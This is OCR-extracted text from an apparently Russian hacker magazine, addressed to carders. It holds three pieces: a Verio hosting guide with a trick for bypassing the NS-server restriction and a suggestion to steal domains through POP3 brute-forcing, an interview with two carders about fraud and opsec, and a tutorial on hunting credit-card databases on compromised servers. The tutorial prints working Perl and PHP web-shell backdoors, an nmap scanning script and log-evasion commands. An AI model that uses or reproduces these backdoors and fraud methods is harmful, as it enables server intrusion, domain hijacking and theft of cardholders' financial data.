Когда будешь внутри, не помешает сменить пароль на более удобный (но не менее сложный). Это делается во вкладке Change Password. Теперь самое время заняться раздачей e-mail аккаунтов. Если ты взял себе план выше, чем DNR (Domain Registration Only), то тебе будут предоставлены от десяти аккаунтов по POP3/IMAP, а также доступ к SMTP. Чтобы добавить новую POP3-запись, перейди в соответствующий раздел и задай пользователю логин и пароль. После этого жми Change, и аккаунт успешно добавится в базу.




Добавление новых e-mail записей.

Иногда приходится добавлять редирект-запись, то есть адрес, с которого пришедшие письма будут автоматически пересылаться на указанный в форме мыльник. С этим ничего сложного, надо лишь чуть выше отметить значение формы, названное "All email not specifically forwarded will be sent to". В случае если аккаунта не существует, все письма будут автоматически пересылаться на этот адрес. Это очень удобно и позволяет полностью контролировать почтовую систему твоего домена.

Для работы с e-mail существует приятная оболочка Webmail. Раньше она входила в любой хостинг-план на халяву, теперь же за нее просят 10 американских президентов ежемесячно (нашли, на чем нажиться ;)). Но стоит сказать, что скрипты Webmail сделаны на ура - в них существует все, что пригодилось бы рядовому пользователю. Ссылка на Webmail - www.supercard.to/webmail/ либо http://webmail.supercard.to/.

Также присутствует интересный раздел "Domain Manager", который находится вверху на панели инструментов. Там можно без проблем зарегистрировать виртуальный домен. Он будет подвязан к главному, а оплата будет производиться по этой же карточке. Таким образом, просто заполни форму регистрации и не заботься об оплате имени - все произойдет автоматически. Кстати, процедура регистрации займет минимальное время, так как необходимо лишь поставить галочку, подтверждающую, что клиент ознакомлен с правилами хостинга, а затем аккуратно заполнить список новых имен и срок регистрации (от года до десяти лет). Если все сделано правильно и домен не занят - тебя попросят подождать денек, пока обновятся зоны. Особых проблем с созданием виртуального домена нет. Кстати, изменить, а тем более перенести зону такого виртуального имени тебе не удастся. Придется довольствоваться разделом Edit Pointers. Там возможна лишь подвязка определенного хоста к IP-адресу (создание домена третьего уровня).



Создаем новый виртуальный домен

СОЗДАНИЕ СВОИХ ДОМЕНОВ

Когда ты получаешь полный доступ к зоне своего домена, то появляется возможность создания своих сабдоменов (уже третьего уровня), а также других весьма полезных полей DNS. Все это можно сделать во вкладке "Zone File Editor", которая находится в первом пункте управления "Manage My Web site".

Заходи туда и увидишь файл, в котором прописаны минимальные поля. В первую очередь, это SOA. Там находятся два e-mail адреса Postmaster'а и Hostmaster'а. Затем следует порядковый номер, время обновления и дата истечения срока зоны. Чуть ниже файла ты увидишь форму для новых записей, которую необходимо заполнить. Существует несколько параметров, разрешенных для добавления. Вот некоторые из них:

A. Нужен для подвязки нового сабдомена к IP-адресу. Например, запись subdomain.supercard.to. IN A 127.0.0.1 будет означать, что имя будет ссылаться на локальный адрес. Кстати, точка в конце сабдомена обязательна - она означает конец записи (в противном случае адрес будет иметь вид subdomain.supercard.to.supercard.to, то есть присоединяться к главному имени).

CNAME. Параметр позволяет создавать алиас для уже существующего имени. К примеру, admin.supercard.to. IN CNAME supercard.to. будет привязывать сабдомен к главному хосту, делая эти записи равнозначными.

MX. Расшифровывается этот параметр как Mail eXchanger. Все SMTP-службы работают со значением опции, предварительно запрашивая его с сервера имен. Это удобно, поскольку делает постоянным хост с работающим на нем smtpd для каждого домена. Пример использования:

smtp.supercard.to. IN MX 10 222.222.222.222.

Число 10 означает приоритет записи, соответственно, полей MX может быть несколько.

NS. Самая интересная опция, поскольку ее значение - NS-сервер для данного домена. Как я уже говорил, некоторые хостинги позволяют переносить записи с одного сервера на другой. Verio не исключение, но тут существует один нюанс. Дело в том, что если ты выбрал план DNR, изменить NS-сервер тебе не удастся (сценарий выругается на неверный план регистрации). Все было бы плохо, если бы не один трюк, позволяющий обмануть эту защитную систему. В случае, когда адрес NS-сервера содержит подстроку "verio", запрос обработается как надо, а адрес запишется в базу. Реализуется на практике это очень просто: в конфиге к твоему серверу приписывается следующая строка:

verio.cardns.net. IN A 222.222.222.222,

где 222.222.222.222 - IP-адрес сервера. После этого (когда зоны обновятся, а хост будет виден из глобала) можешь смело переносить DNS-сервер. Заполняем форму следующим образом:

supercard.to. IN NS verio.cardns.net.

Панелька находится по адресу http://ip-address/stats/. Для доступа к ней выдается 6-значный логин, который является частью твоего домена (например, для www.supercard.to логин будет superc).

Когда ты получаешь полный доступ к зоне своего домена, появляется возможность создания своих сабдоменов (уже третьего уровня), а также других весьма полезных полей DNS. Все это можно сделать во вкладке "Zone File Editor", которая находится в первом пункте управления "Manage My Web site".

w w w

VERIO - ДАЛЕКО НЕ ЕДИНСТВЕННАЯ КОМПАНИЯ, ПРЕДОСТАВЛЯЮЩАЯ УСЛУГУ РЕГИСТРАЦИИ ДОМЕНА ВТОРОГО УРОВНЯ. ВОТ КРАТКИЙ СПИСОК ПОДОБНЫХ СЕРВЕРОВ.

- **www.networksolutions.com** - регистрация доменов в зоне .com, .net, .org.
- **www.register.com** - .com, .net, .org, а также .biz и .info.
- **www.tonic.to** - обслуживание доменов в зоне .to.
- **www.inc.ru** - единственный ресурс по оформлению доменов .ru.

»


Verio проглотит такой запрос, и через день зоны перенесутся на твою машину. Естественно, ты должен будешь

Простая оболочка для редактирования зоны

позаботиться об этом заранее и составить конфиг для своего домена (он может совпадать с тем, что ты редактировал на Control Panel).
Стоит рассказать и об оформлении прямой зоны домена (именно она и будет переноситься на посторонний сервер). Для этого необходимо задать в главном named.conf информацию о местонахождении и значении зоны. Это делается следующим блоком данных:

```
zone "supercard.to" {
  type master;
  file "supercard.to.hosts";
  allow-query { any; };
};
```

Здесь имя зоны - любое название (лишь бы ты понял, к чему ведет этот блок), тип - предназначение DNS, master или slave (во втором случае необходимо создать внутренний блок с masters-серверами). И, наконец, allow-query обрабатывает запросы от конкретных адресов (в нашем случае любой может запросить данные о домене). Параметров в блоке zone { } может быть много, каждый из них отвечает за определенную вещь. За подробностями иди в man named.conf.



Пример рабочего конфига

Теперь можно создавать файл supercard.to.hosts, который, как я уже говорил, не отличается от зоны на verio.net. Ты лишь можешь изменить первый параметр $TTL, который означает период, за который обновляются зоны. К примеру, его значение 1d говорит о том, что каждый день будет происходить синхронизация. Также допустимо указывать время в секундах. После всех модификаций конфигурационного файла bind, необходимо перезапустить демон. Для этого пошли процессу сигнал 1: killall -1 named.

Брешь в безопасности Verio будет на пользу кардеру, так как при выборе плана DNR, он может без проблем перетащить зоны на отдельный сервер и радоваться жизни.

TXT, SRV. Текстовые и служебные записи, которые могут быть внесены для разъяснения какой-либо информации. Так, например, можно уточнить некоторые электронные адреса. На них можно слать почту в определенных случаях (Spam, Abuse и т.п.).

Последнего параметра PTR, организующего обратный резолв (IP-адрес в hostname), ты не обнаружишь. Это обусловлено тем, что вторая зона хранится у Verio и держится в строгом секрете ;). Ты же вполне можешь обойтись без PTR, создавая свои красивые виртуальные хосты (пусть даже в одну сторону) с использованием опции A.


После такого описания параметров тебе несложно будет разобраться в прописке опций или переносе зон. Кстати, перенести их будет вполне логично, так как при отрицательном балансе на карте, Verio просто заблокирует FTP и WEB-доступ к сайту (останется только Control Panel). Все изменения в зонах будут немедленно отправлены на e-mail (под которым был зарегистрирован домен). Кстати, не забудь подтвердить редактирование. Это будет предложено сделать при нажатии на Submit.

ПРОДЛЕНИЕ АККАУНТА И АПГРЕЙД ПЛАНА

Как и любой хостинг, Verio поддерживает продление времени регистрации. Иными словами, когда у тебя заканчивается период, на который ты покупал домен, можно с легкостью его продлить. Возможно, потребуется найти другую кредитную карту. Для этого необходимо выбрать вкладку "Update Method" в разделе Billing твоей панели управления. Далее определить новые сроки и проплатить кредиткой с положительным счетом. С апгрейдом плана все немного сложнее. Именно поэтому я советовал выбирать его сразу при регистрации.

ВОПРОСЫ?

Control panel на Verio.net снабжена множеством ссылок на Help. Например, можно найти помощь по каждому хостинг-плану, FTP-доступу, webmail, виртуальным доменам, зонам и т.д. Кроме того, как утверждают на главной странице, любые вопросы, заданные по мылу, обязательно будут разрешены в короткие сроки.



Один из многочисленных разделов помощи

РАБОТА С DNS

Для проверки работоспособности зон нередко приходится пользоваться утилитой host. Вот полезные опции, которые могут тебя заинтересовать:

host -l hostname - выводит полный список сабдоменов, подвязанных к hostname.
host -t TYPE hostname - выводит значение параметра TYPE, который может иметь значение MX, NS и gp. Обо всех опциях было подробно рассказано.
host hostname - выполнить преобразование hostname в IP-адрес.

В случае, когда адрес NS-сервера содержит подстроку "verio", запрос обрабатается как надо, а адрес запишется в базу.

Брешь в безопасности Verio будет на пользу кардеру, так как при выборе плана DNR, он может без проблем перетащить зоны на отдельный сервер и радоваться жизни.


Как и любой хостинг, Verio поддерживает продление времени регистрации. Иными словами, когда у тебя заканчивается период, на который ты покупал домен, можно с легкостью его продлить.

Как и любой хостинг, Verio поддерживает продление времени регистрации

Выбор рабочей кредитки для апдейта

Вот что получилось в моем случае, когда я выбрал Silver Plan и захотел поменять его на Gold. Как выяснилось, для этого нужно было написать письмо администратору Verio с запросом. Затем мне пришел ответ, что моя карта истекла, и теперь мне нужно отправить ему новые данные. Все было выполнено по указанию, но вот ответ администратора меня шокировал. Для того чтобы проапгрейдить план, мне надо было позвонить по телефону в Штаты и подтвердить голосом данные о кредитке. Я забил на это дело и остался с серебряным планом. Думаю, ты бы поступил так же.

Как уже было написано, через два месяца при отрицательном счете Verio отрубит у тебя доступ к FTP и Web. Точнее, сотрет все твои каталоги и файлы, сам же вход будет возможным ;). Чтобы успеть забэкапить всю важную информацию, просто следи за почтовым ящиком - за три дня до события тебе упадет письмо, в котором будет написано об отключении аккаунта.



Сервис для "забывчивых"

ЗАБЫЛИ ПАРОЛЬ?

Всякое может случиться, и запамятовать пароль на Control Panel может любой человек. Verio имеет автоматическую систему высылки подобной информации.
При логине на Web-админку ты увидишь стандартный запрос пароля от Apache. Если его ввести неверно три раза, сервер переведет тебя на страницу 403. Помимо ругани о неверном пароле, ты найдешь ссылку, ведущую на скрипт высылки забытого пароля. Никакой контрольной фразы и дополнительных данных - просто нажми "Send", и инфа уйдет на твой мыльник (за которым закрепляется домен). Кстати, тут может возникнуть ряд идей, о хищении домена у владельца. Достаточно намутить простой POP3-брутфорс (либо просто увести мыло, на которое регился домен) и запросить данные на него - все, имя твое! Правда, учитывай, что хозяин запросто может его вернуть ;), но ничто не мешает тебе выслать пароль во второй раз.

ВСЕМ СПАСИБО, ВСЕ СВОБОДНЫ!

Любой хостинг можно описать подобным образом. У каждого есть свои достоинства и недостатки, я это говорю с полной уверенностью, так как был клиентом пяти различных компаний. И этой статьи не было бы, если бы Verio не оправдал все мои ожидания. Конечно, у него есть свои минусы, так как идеального хостинга не существует, но сохранение всех зон и доступа к Control Panel после истечения срока кредитки меня весьма порадовало. Это не оставит равнодушным и тебя, ведь любой кардер не любит таких глобальных проблем, как утеря домена. Я думаю, ты не исключение.

mindwOrk (mindwOrk@mail.ru)

КАРДИНГ - ЗАНЯТИЕ ДЛЯ ДЕБИЛОВ

ИНТЕРВЬЮ С ЖИВЫМИ КАРДЕРАМИ

Какие-то зашуганные люди эти кардеры. Стучишься к ним в асю, предлагаешь интервью провести, объясняешь, что приватная инфа тебе на фиг не впала, что хочется просто поговорить "за жизнь". Так нет, плотно морозятся. Ведь я, возможно, полковник Мусоров из ФБР, сплю и вижу, как засадить всех на нары :).

Короче, нервов мне попортили изрядно. Но мир не без добрых людей. На мое предложение откликнулись двое (настоящие имена и ники, естественно, не публикуются - прим. ред.).

Вообще я не собирался становиться кардером, просто знал, что есть такие люди. Но как-то друг навел на один из кардерских форумов. Сначала почитал из любопытства, потом решил попробовать. Купил на свои деньги информацию о нескольких кредитных картах, и пошло-поехало.

Квартиры меняют только параноики. Инфу доверяю. Гораздо важнее не болтать о своем занятии направо и налево всяким друзьям-знакомым.

XS: Сколько времени ты уже занимаешься кардингом? Расскажи о том, как и почему ты в это втянулся? Каким было первое дело, которое ты провернул?

dos: Серьезно занимался вещевым кардингом около года, 4 месяца назад бросил. Первой вещью, которую выслали, был простенький цифровой фотик. Радовался тогда, как слон.

Вообще я не собирался становиться кардером, просто знал, что есть такие люди. Но как-то друг навел на один из кардерских форумов. Сначала почитал из любопытства, потом решил попробовать. Купил на свои деньги информацию о нескольких кредитных картах, и пошло-поехало.

Бросил кардинг из-за того, что меня кинули подряд два человека. Кинули на дорогую электронику, которую я заказал, а долю свою не получил. У меня просто опустились руки, не хотелось дальше продолжать. Кардинг на самом деле очень нервное занятие.

XS: Насколько серьезно ты заботишься о своей privacy? Например, меняешь ли ты квартиры в целях конспирации? :) Доверяешь ли приватную инфу проверенным людям?

dos: Квартиры меняют только параноики. Инфу доверяю. Гораздо важнее не болтать о своем занятии направо и налево всяким друзьям-знакомым.

ВГ: Достаточно понимать, что ты делаешь, и как это может повлиять на твое дальнейшее будущее.

Например, это интервью... По-моему, получилось хорошее размышление вслух ни о чем :). Для меня не существует проверенных и не проверенных людей. Есть друзья, и есть те, с кем у меня только деловые контакты.

XS: Как, по-твоему, кардинг - это однозначно воровство или увлеченность знаниями об устройстве платежных систем? :)

dos: Кардинг - такое воровство, которое не имеет явной направленности против человека. Убытки от кардеров терпят банки и интернет-магазины, но не конкретные люди.

ВГ: Термин придумал не я. И тот, кто его придумал, дал конкретное ему объяснение. Кардинг - махинации при помощи кредитных карт и всего, что имеет к ним отношение (именно поэтому всех, кого судили за кардинг, судили по статье за мошенничество, а не за воровство).

XS: Есть ли у тебя легальная работа? Если да, расскажи о ней, если нет - почему не устроишься, и кем бы ты предпочел работать?

dos: Учусь в вузе на первом курсе. В будущем работа будет связана с защитой информации. Вполне возможно, что информацию придется защищать от тех же кардеров.

ВГ: Легальная или наемная? Легальная есть, а наемная (когда работаешь в какой-то компании) была, даже несколько, но...

Вообще, я с радостью трудоустроюсь, когда в нашей стране начнут оплачивать труд должным образом, а не по 800-1500 долларов в месяц при 10-часовой занятости. При этом твой начальник ездит каждый день на новых шестисотых и семерках, а его сын, работающий с тобой же, но по 2-часовому дневному графику и 2-3 дня в неделю из пяти, получает 5000 долларов. И то "на мороженое".

Предпочел бы работать в какой-нибудь из спецструктур. Например, на букву Ф :).

XS: Насколько сложно сейчас быть кардером? Какими знаниями и качествами нужно в первую очередь обладать? Какова специфика современного кардерства, изменилось ли что-то по сравнению с прошлыми годами?

dos: Сейчас кардинг переживает не самые лучшие времена. Знания зависят от направления кардерства. Если это интернет, то надо уметь хорошо организовать защиту и анонимность. Если это реальный кардинг, то очень кстати приемы НЛП и обаяние :).

ВГ: Ничего не изменилось. Кардерство всегда было занятием для дебилов. Это не хакерство, где нужны знания в области операционных систем и программирования. В кардерстве не нужно иметь каких-то специализированных знаний. Большинство "нынешних" кардеров - очень тупые люди, не умеющие делать НИЧЕГО, кроме того, чтобы где-то что-то красть.

XS: Какие сейчас самые популярные способы кардерства? Какие считаются самыми профессиональными (требующими высокой квалификации)?

dos: Самого популярного способа не существует, каждый зарабатывает как может. Самыми профессиональными, наверное, являются взломы банковских каналов передачи данных и различных алгоритмов шифрования электронных подписей.

ВГ: Самые популярные, наверное, аукционы. Потому что они требуют минимума знаний. Точнее, вообще их не требуют. Самый профессиональный, скорее всего, пластик. В нем хотя бы надо понимать устройство и алгоритм работы.

XS: Каково, по-твоему, соотношение серьезных кардеров (людей, которые углубленно изучают новые системы денежных платежей и внедряют свои способы обхода защиты) к парням, ищущим легкого хлеба при минимуме затрат времени?

dos: Вокруг кардинга крутится огромное количество народа, но реально что-то делает только один процент из них. Легкого хлеба в кардинге нет в принципе. Может быть, в 1997 можно было что-то поиметь, не утруждая себя изучением темы, но не сейчас.

ВГ: Матерых сейчас очень мало. 70%, если не больше - шушера, которая ту-

по делает copy/paste информации из какого-нибудь текстовика paypal.txt в веб-браузер. Да, они, возможно, знают все настройки и возможности аккаунтов в этой платежной системе, но лично я не считаю это серьезными познаниями из области кардинга, так как все это знают большинство юзеров, пользующихся системой легально.

XS: Как ты думаешь, имеет ли кардинг "наркотический эффект"? Возникает ли привыкание к легким деньгам, и насколько оно серьезно?
dos: Что-то такое есть. Как-то я с температурой 40 не мог отойти от компа, потому что очень хорошо кардилось :).
ВГ: Имеет эффект осознания того, в какой жопе мы живем в нашей стране и насколько абсурдна и ничтожна тут жизнь. Хотя у каждого по-разному. Тут, опять же, все зависит от самого человека. Для кого-то это не более чем игра, цель которой - сделать гадость другому.

XS: Какие основные правила должен знать каждый кардер (если не хочет, чтобы его прижучили)?
dos: Надо соблюдать анонимность. Работать с людьми, которым доверяешь. И не болтать много о том, какой ты крутой кардер.
ВГ: Те же, что и у хакера: не светить свой IP, не светить свои данные. Проще говоря, делать так, чтобы улик твоей причастности к какому-либо делу было как можно меньше. Или вообще не было :).

XS: Существуют ли в России профессиональные команды, которые имеют ежемесячный оборот средств от кардинга в сотни тысяч или даже миллионы долларов?
dos: Существуют. Называть их, естественно, не буду. Такие команды принято называть семьями. Но чисто российскими их нельзя назвать, так как они рассредоточены по всему миру.
ВГ: Смотрите новости по ти-ви, там про них в последнее время что-то часто стали рассказывать :).

XS: Возможно ли сейчас обуть с помощью кардерства за раз на гигантскую сумму? Скажем, на десять миллионов баксов? Как это возможно в общих чертах?
dos: Можно, но очень-очень трудно. Можно, например, проникнуть в банковскую сеть так, чтобы никто не заметил, и с нескольких счетов перевести бабки на свой. Потом надо снять бабки со счета, пока банк ничего не просек, и убираться на какой-нибудь остров в Тихом океане.
ВГ: Несмотря на то, что определение кардерства по-прежнему "махинации с кредитными картами", на самом деле сейчас это уже более обширная тема. В нее влились такие направления, как махинации со счетами в разных платежных системах (PAYPAL, например). В силу развития интернет-технологий и электронных платежей, "обуть" можно и на 100 миллионов, но тогда это уже будет не кардерство, а хакерство. Или как это официально называется в США - identity theft. Ты берешь чужой логин и пароль от доступа через интернет к его банковскому счету, и, если там лежат 100 миллионов, переводишь их на свой счет. Что касается кредиток... как я уже сказал ранее, смотрите телевизор. Там рассказывается и о методах, и о суммах, которые имеются с этих методов :).

XS: Расскажи, какие сейчас самые навороченные способы защиты, применяемые в кредитных картах? И в общих чертах способы их обхода, применяемые кардерами.
dos: Да, как таковых, новых способов нет. Вот виза, например, недавно взяла и резко сократила процент непроверенных транзакций, из-за этого многие биллинги закрылись, и кардеры потеряли еще одну возможность зарабатывать.
ВГ: Принцип работы всех кредитных карт одинаков. И применительно к сети нельзя говорить о способах защиты самих карт. Тут они не играют уже никакой роли.
Другое дело - способы защиты передачи и хранения информации с этих карт в интернете. А эти способы, как показывает практика, полная херня... Так как сейчас 80% (или даже 90%) всех кардерских дел осуществляется через интернет, то все вертится вокруг кражи информации из интернета. И тут все как обычно...

XS: Отличается ли чем-то кардинг в России от кардинга в других странах? Например, в Америке? Может, есть какая-то своя специфика.
dos: Каждый американец с рождения трясется за свою кредитную историю, в которую заносятся все крупные покупки и т.п. Если человек будет замешан в чем-то плохом, это сразу же отразится на его кредитной истории. И потом ему не дадут кредит, не примут на работу. Поэтому большинство американских кардеров являются эмигрантами из СНГ :).
ВГ: Ага, отличается. Там преобладают негры :).

XS: Существует ли кардерская "сцена" как таковая? Есть ли в carders community свои звезды, легендарные личности? Насколько развито и велико сообщество кардеров?
dos: Конечно, есть. Называть имена не буду. Трудно оценить все сообщество кардеров. В России, думаю, несколько тысяч человек.
ВГ: Про это в вашем журнале уже рассказывал один мальчик год или два назад :).

XS: Какие сайты/IRC-каналы являются центровыми для кардеров? Где собираются действительно знающие люди? Какие самые, на твой взгляд, достойные сетевые ресурсы по теме кардерства?
dos: www.carderplanet.com.
ВГ: Достойные люди не собираются на сайтах или тематических кардерских каналах :). Кардерпленет.ком - про него уже писали. Те, кто интересуется кардингом, могут обращаться туда.

XS: Какие страны в мире (и в СНГ) являются лидерами по кардерской активности? Существует ли какая-то зависимость, например, от общего уровня жизни?
dos: В мире: Россия, Америка. В СНГ: Россия, Украина. Зависимости не существует из-за того, что все деньги, которые получают кардеры, распределяются в пределах небольшой группы.
ВГ: В мире - Индонезия :), а также страны бывшего соцлагеря. В СНГ - Украина, Россия, Прибалтика.

XS: Каким ты видишь кардерство через десять лет? Куда все, по-твоему, идет?
dos: Через десять лет, имхо, исчезнут, наконец, кредитные карты. Но, несомненно, будут люди, которые будут заниматься электронными махинациями с денежными потоками. В том виде, в котором кардинг существует сейчас, все движется к закату кардинга.
ВГ: С развитием беспроводных технологий и базирующихся на этом технологий оплаты товара, а также технологий "физической" оплаты картами через интернет (когда, чтобы сделать оплату на сайте, ты должен вставить свою или чужую :) карту в кардридер, подключенный к компьютеру, и ввести несколько пин-кодов), кардинг превратится в нечто среднее между фрикингом и хакерством. Придется красть информацию, а потом применять ее путем эмуляции через какое-то устройство.

XS: Что бы ты посоветовал парням, которые не знают, что такое кардинг и как это вообще, но хотят легких денег, хотят стать кардерами?
dos: Главное - не надеяться, что деньги сразу потекут рекой. Кардинг - очень трудное занятие. Для начала надо просто начать тусоваться на кардерских форумах, вникать в тему, задавать вопросы. Через некоторое время, возможно, подвернется какая-нибудь работа. Или ты сам поймешь, что твоих знаний уже достаточно для занятия кардингом.
Важно понять, что никакой добрый дядя не станет объяснять, что и как делается - до всего придется в основном доходить самостоятельно.
ВГ: Легкие деньги бывают редко. Поэтому, если хочешь хорошей и человеческой жизни, учись, получай качественные профессиональные знания и уезжай отсюда на@^#!

Ничего не изменилось. Кардерство всегда было занятием для дебилов. Это не хакерство, где нужны знания в области операционных систем и программирования. Большинство "нынешних" кардеров - очень тупые люди, не умеющие делать НИЧЕГО, кроме того, чтобы где-то что-то красть.

Матерых сейчас очень мало. 70%, если не больше - шушера, которая тупо делает copy/paste информации из какого-нибудь текстовика paypal.txt в веб-браузер.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

НАЙДИ И ПОИМЕЙ!

ПОИСК КРЕДИТОК НА БУРЖУЙСКИХ МАШИНАХ

Кредитка - вещь необходимая. Особенно когда срочно нужно купить какую-либо электронную продукцию (шелл, домен и прочее). Что же делает хакер в случае такой необходимости? В большинстве случаев лезет на буржуйские трейдерские каналы и просит у добрых дяденек креду для теста (обычно его или посылают, или дают просроченную карту из базы 1990г.). Все, наверное, знают пословицу: "Чем просить и унижаться, лучше <censored> и молчать". Так вот, я думаю, если утащить пару-тройку кредитных баз у этих самых буржуев, они не сильно обидятся, потому как сами при удобном случае крадут карты у невинных людей.

У НАС СВОИ МЕТОДЫ...

Прежде чем приступить к поиску баз с кредитками, необходимо получить какой-либо доступ к серверу, где, собственно, эти базы находятся. Это можно сделать несколькими методами. С этого и начнется взлом, поэтому для хакера очень важно понимать поставленную задачу и уметь проникать на удаленный сервер.

Самое легкое - это зарегиться на фриварном хостинге с FTP-доступом с поддержкой CGI либо PHP (зачем это нужно, я расскажу ниже). Плюсы данного метода очевидны: легкий поиск жертвы, никакого риска при этом, а также полная уверенность, что кредиты находятся именно на этом сервере (либо в сегменте).


Самое легкое - это зарегиться на фриварном хостинге с FTP-доступом с поддержкой CGI либо PHP (зачем это нужно, я расскажу ниже). Плюсы данного метода очевидны: легкий поиск жертвы, никакого риска при этом, а также полная уверенность, что кредиты находятся именно на этом сервере (либо в сегменте). Минусы также имеются: за регистрацию придется выложить несколько зеленых президентов, либо расплатиться кредиткой (око за око, креда за кредиты ;)).

Если все сделано правильно и хостинг куплен, пришло время заняться нехорошим делом... то бишь проникновением в чужую собственность. У хакера имеются два варианта: либо сервер поддерживает cgi-скрипты, либо php. В первом случае пишется маленький perl-сценарий, который должен быть помещен на сервер в ASCII-режиме.

```
#!/usr/bin/perl
$cmd=$ENV{QUERY_STRING}; ## Команда будет задаваться через QUERY_STRING
$cmd=~s/%20/ /g; ## Замена уникод-символа %20 на пробел
$cmd=`$cmd`; ## Выполнение команды
print "Content-type: text/html\n\n"; ## Вывод заголовка
print "<pre>$cmd</pre>"; ## И результата команды
```

Этот скрипт должен иметь права 755, только в этом случае он сможет выполниться.


В случае с PHP все намного проще. Скрипт вообще можно записать в одну строку:



Perl-бэкдор на WWW

```
<?passthru($cmd);?>
```

Разница с Perl лишь в способе задания команды. Теперь QUERY_STRING должна иметь вид: ?cmd=команда. Зачем все это нужно? Во всех случаях хакер владеет простым nobody-шеллом. То есть существует возможность выполнения команд через бра-




То же самое, но только с PHP

узер. Это, конечно, хорошо, но рациональнее бы было открыть порт, при коннекте на который запускается shell-интерпретатор. Таких бэкдоров в инете полно, принципы их работы не раз описывались на страницах СПЕЦа и Хакера.

Я назвал далеко не все методы нахождения жертвы. Обнаружить сервак, за которым хранятся огромные базы с кредитками, можно... через IRC. Суть заключается в следующем: взломщик заходит на канал буржуйских трейдеров, делает /WHOIS каждого сидящего и сканит его сервер на уязвимости. Если учитывать, что на таких каналах сидят 200-300 человек, то вероятность взломать какого-нибудь зазевавшегося буржуя довольно высока.

Но хуизать две сотни человек, мягко говоря, не кошерно... Поэтому специально для этого я написал удобный Perl-скрипт. Он коннектится на заданный сервер, заходит на канал и выполняет команду /WHO #channel. При этом выводится вся информация о пользователях, включая IP-адрес. Вот его-то скрипт и заносит в предопределенный лог-файл, причем делает это очень быстро (вся работа скрипта занимает несколько секунд). Не буду вдаваться в рутинный код трехкилобайтного сценария, при желании ты посмотришь его сам. Скачать мое творение можно по адресу http://kamensk.net.ru/forb/1/x/whois.tar.gz. Следует сказать пару слов о файле с IP-адресами, который генерирует мой whoiser. Формат его следующий: ip #




Работа IRC-шпиона

nick (#channel). Не смотря на комментарий, nmap наотрез отказывается обрабатывать такой файл, поэтому в архиве ты также найдешь скрипт nmap.pl, который немного изменяет лог хуизера и делает запрос сканеру. В итоге запрос получается следующим:

```
system("nmap -iL $file -o $outfile --host_timeout $timeout -p $ports -O");
```

Все переменные, за исключением $file, задаются в начале скрипта. Файл с "чистыми" адресами генерируется whois.pl, отделяя от первичного все комментарии.

Все методы, какими бы сложными они ни являлись, должны приводить к шеллу. Права тут не имеют значения



Согласованные действия сканера

(но, опять же, чем больше, тем лучше ;)), потому как на каждую гайку найдется ключ 10x12. Иными словами, найти кредиты в Linux сложно, но можно (если быть уверенным, что они там есть).

ПОИСК, ТОЛЬКО ПОИСК!


Представь на секунду: попал хакер в неизвестную систему под правами nobody. В ней, кроме него, сидят два не спящих рута, и нарушитель может быть замечен в любую минуту. Очень сложно производить какой-либо взлом в таких условиях, поэтому необходимо взять себя в руки и никогда не терять координацию в системе.

Первая команда, которую выполнит взломщик - это unset HISTFILE. Несмотря на его права, bash всегда запишет историю команд, которая может быть прочитана бдительным админом сервака. Это важно помнить, чтобы не давать буржую ни единого шанса поймать нарушителя.

Кредиты могут находиться в нескольких местах. Если это web-ресурс, то, скорее всего, данные будут лежать в www-директории. Если это домашняя тачка буржуя, кредиты, вероятно, находятся в mySQL (или другой) базе (к которой, естественно, нужно иметь доступ).

Начнем с легкого пути. Хакеру нужно знать www-директорию. Для этого он выполняет команду locate httpd.conf. В ответ команда выплюнет местонахождение конфига веб-сервера. В нем и задается путь к www. Команда cat httpd.conf | grep DocumentRoot даст взломщику информацию о каталоге.

Следующим шагом будет анализ cgi/php скриптов, которые принимают запросы от клиентов. Необходимо узнать, куда скидываются кредитки - в



: Так обнаруживается каталог WWW

